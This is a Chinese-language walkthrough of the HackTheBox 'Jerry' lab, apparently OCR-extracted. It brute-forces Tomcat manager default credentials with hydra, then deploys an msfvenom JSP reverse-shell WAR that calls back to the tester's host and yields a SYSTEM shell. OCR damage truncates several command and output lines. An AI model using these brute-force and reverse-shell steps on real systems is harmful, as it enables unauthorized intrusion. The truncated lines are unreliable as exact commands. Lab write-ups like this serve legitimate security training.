
前言

Author: 0x584A



Jerry

OS: Windows

Difficulty: Easy

Points: 20

Release: 30 Jun 2018


IP: 10.10.10.95

- nmap
- hydra
- Jsp WebShell

信息收集

```
# cat scans/tcpscripts.nmap
# Nmap 7.91 scan initiated Sun Jan 10 10:11:15 2021 as: nmap -Pn -p 8080 -sC -sV -oA sca
Nmap scan report for 10.10.10.95
Host is up (0.075s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/subr
# Nmap done at Sun Jan 10 10:11:25 2021 -- 1 IP address (1 host up) scanned in 10.13 seco

```

从端口开发来看仅有一个 `Apache Tomcat`



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO


Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions


Managing Tomcat
Documentation
Getting Help

这里我使用了一下 nmap 的一个漏洞搜索合集的脚本： https://github.com/scipag/vulscan ， 目前看下来并没有什么实际意义，除了给你一堆CVE编号。

根据版本号去搜索 exploit， 查看脚本代码。



```
┌──(x㉿kali)-[~/hackthebox/Jerry]
└─$ searchsploit tomcat 7.0.88
------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ---------------------------------
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```




```
┌──(x㉿kali)-[~/hackthebox/Jerry]
└─$ searchsploit -m 42953
  Exploit: Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
      URL: https://www.exploit-db.com/exploits/42953
     Path: /usr/share/exploitdb/exploits/windows/webapps/42953.txt
File Type: ASCII text, with CRLF line terminators

Copied to: /home/x/hackthebox/Jerry/42953.txt


┌──(x㉿kali)-[~/hackthebox/Jerry]
└─$ searchsploit -m 42966
  Exploit: Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
      URL: https://www.exploit-db.com/exploits/42966
     Path: /usr/share/exploitdb/exploits/jsp/webapps/42966.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/x/hackthebox/Jerry/42966.py
```

查看 42953.txt， 就是向目标服务器 PUT 一个 JSP 的脚本，使其能上传至目标服务。42966.py 脚本也是差不多的内容。没取得什么进展，尝试进行弱口令爆破。

google到了tomcat的默认账号密码列表：

https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown

用 hydra 跑了一下认证，提示大部分都是可用的。用 `admin/admin` 登录了 `/manager/status` ，一点进入 `/manager/html` 管理页面则会提示权限不足。



```
—(x㉿kali)-[~/hackthebox/Jerry]
-$ hydra -V -L users.txt -P passwd.txt 10.10.10.95 -s 8080 http-head
ydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n
n-binding, these *** ignore laws and ethics anyway).

ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-10 10:49:17
WARNING] You must supply the web page as an additional option or via -m, default path set to /
WARNING] http-head auth does not work with every server, better use http-get
DATA] max 16 tasks per 1 server, overall 16 tasks, 91 login tries (l:7/p:13), ~6 tries per tas
DATA] attacking http-head://10.10.10.95:8080/
ATTEMPT] target 10.10.10.95 - login "admin" - pass "" - 1 of 91 [child 0] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "password" - 2 of 91 [child 1] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "Password1" - 3 of 91 [child 2] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "password1" - 4 of 91 [child 3] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "admin" - 5 of 91 [child 4] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "tomcat" - 6 of 91 [child 5] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "manager" - 7 of 91 [child 6] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "role1" - 8 of 91 [child 7] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "changethis" - 9 of 91 [child 8] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "root" - 10 of 91 [child 9] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "r00t" - 11 of 91 [child 10] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "toor" - 12 of 91 [child 11] (0/0)
ATTEMPT] target 10.10.10.95 - login "admin" - pass "s3cret" - 13 of 91 [child 12] (0/0)
ATTEMPT] target 10.10.10.95 - login "both" - pass "" - 14 of 91 [child 13] (0/0)
ATTEMPT] target 10.10.10.95 - login "both" - pass "password" - 15 of 91 [child 14] (0/0)
ATTEMPT] target 10.10.10.95 - login "both" - pass "Password1" - 16 of 91 [child 15] (0/0)
3080][http-head] host: 10.10.10.95   login: admin
ATTEMPT] target 10.10.10.95 - login "both" - pass "password1" - 17 of 91 [child 0] (0/0)
3080][http-head] host: 10.10.10.95   login: admin   password: password
3080][http-head] host: 10.10.10.95   login: admin   password: Password1
3080][http-head] host: 10.10.10.95   login: admin   password: password1
3080][http-head] host: 10.10.10.95   login: admin   password: admin
ATTEMPT] target 10.10.10.95 - login "both" - pass "admin" - 18 of 91 [child 1] (0/0)
ATTEMPT] target 10.10.10.95 - login "both" - pass "tomcat" - 19 of 91 [child 2] (0/0)
ATTEMPT] target 10.10.10.95 - login "both" - pass "manager" - 20 of 91 [child 3] (0/0)
ATTEMPT] target 10.10.10.95 - login "both" - pass "role1" - 21 of 91 [child 4] (0/0)
3080][http-head] host: 10.10.10.95   login: admin   password: tomcat
3080][http-head] host: 10.10.10.95   login: admin   password: manager
3080][http-head] host: 10.10.10.95   login: admin   password: role1
3080][http-head] host: 10.10.10.95   login: admin   password: changethis
3080][http-head] host: 10.10.10.95   login: admin   password: root
3080][http-head] host: 10.10.10.95   login: admin   password: r00t
3080][http-head] host: 10.10.10.95   login: admin   password: s3cret
ATTEMPT] target 10.10.10.95 - login "both" - pass "changethis" - 22 of 91 [child 5] (0/0)
```

Server Status

Manager

List Applications | HTML Manager Help | Manager Help

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architec
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64


OS

Physical memory: 4095.48 MB Available memory: 3423.10 MB Total page file: 4799.48 MB Free page file: 4088.39 MB Memory load: 16
Process kernel time: 0.828 s Process user time: 6.843 s

JVM


Free memory: 93.34 MB Total memory: 123.75 MB Max memory: 247.50 MB

所以加上对应的路径，再用 hydra 跑一下： `hydra -L users.txt -P passwd.txt -t 20 10.10.10.95 -s 8080 http-get /manager/html`



```
└─$ hydra -L users.txt -P passwd.txt -t 20 10.10.10.95 -s 8080 http-get /manager/html
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-10 10:57:37
[DATA] max 20 tasks per 1 server, overall 20 tasks, 91 login tries (l:7/p:13), ~5 tries per task
[DATA] attacking http-get://10.10.10.95:8080/manager/html
[8080][http-get] host: 10.10.10.95   login: admin   password: admin
[8080][http-get] host: 10.10.10.95   login: tomcat   password: s3cret
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-10 10:57:41
```

发现了一组新的账号，成功登录。



403 Access Denied

You are not authorized to view this page.

If you have already configured the Manager
request forgery (CSRF) protection that has
return to this page, you will be able to conti
permissions to access this application.

If you have not changed any configuration f

For example, to add the `manager-gui` rol

```
<role rolename="manager-gui"/>
<user username="tomcat" passwor
```

Note that for Tomcat 7 onwards, the roles r
for the functionality you wish to access.

- `manager-gui` - allows access to th
- `manager-script` - allows access
- `manager-jmx` - allows access to th
- `manager-status` - allows access

The HTML interface is protected against CS

- Users with the `manager-gui` role s
- If the text or jmx interfaces are acce
the session.

For more information - please see the Mana

/manager - Mozilla Firefox （隐私浏览）
/manager
10.10.10.95:8080/manager/html

Tomcat Web Application Manager

Message:	OK

Manager

List Applications | HTML Manager Help | Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30

user and root flage

接下来就简单了，通过 `msfvenom` 生成一个java用的war包，上传到服务器上。


`msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.10.14.24" LPORT=9900 -f war > shell.war`

WAR file to deploy

Select WAR file to upload 浏览... 未选择文件。

Deploy

> 在Tomcat中部署Java Web应用程序有两种方式：静态部署和动态部署。静态部署指的是我们在服务器启动之前部署我们的程序，只有当服务器启动之后，我们的Web应用程序才能访问。 Web应用以.war文件的形式部署，所以可以将JSP程序打包成一个war包放在目录下，服务器会自动解开这个war包，并在这个目录下生成一个同名的文件夹。一个war包就是有特性格式的jar包，它是将一个Web程序的所有内容进行压缩得到。



```
        RX packets 3961  bytes 2405083 (2.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 86436  bytes 5286608 (5.0 MiB)
        TX errors 0  dropped 49802 overruns 0  carrier 0  collisions 0

┌──(x㉿kali)-[~/hackthebox/Jerry]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.10.14.24" LPORT=9900 -f war > shell.war
Payload size: 1092 bytes
Final size of war file: 1092 bytes


┌──(x㉿kali)-[~/hackthebox/Jerry]
└─$ 
```

```
┌──(x㉿kali)-[~]
└─$ sudo su
┌──(root💀kali)-[/home/x]
└─# 9900
listening on [any] 9900 ...
10.10.10.95: inverse host lookup failed: Unknown host
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

id
id

whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```

/manager - Mozilla Firefox （隐私浏览）

10.10.10.95:8080/manager/html

					Expire sessions with id
/manager	None specified	Tomcat Manager Application	true	3	Start Stop Reload Undeploy Expire sessions with id
/shell	None specified		true	1	Start Stop Reload Expire sessions with id

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload 浏览... 未选择文件。

Deploy

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy


部署成功后访问我的服务，nc上成功接收到了反弹shell。

奶思，管理员权限。


其他

后面我在查看 ippsec 的视频复盘时，发现他用一个有意思的 jsp shell：
https://github.com/SecurityRiskAdvisors/cmd.jsp.git

下载代码后修改 cmd.jsp 中中的脚本，src到自己的IP地址。

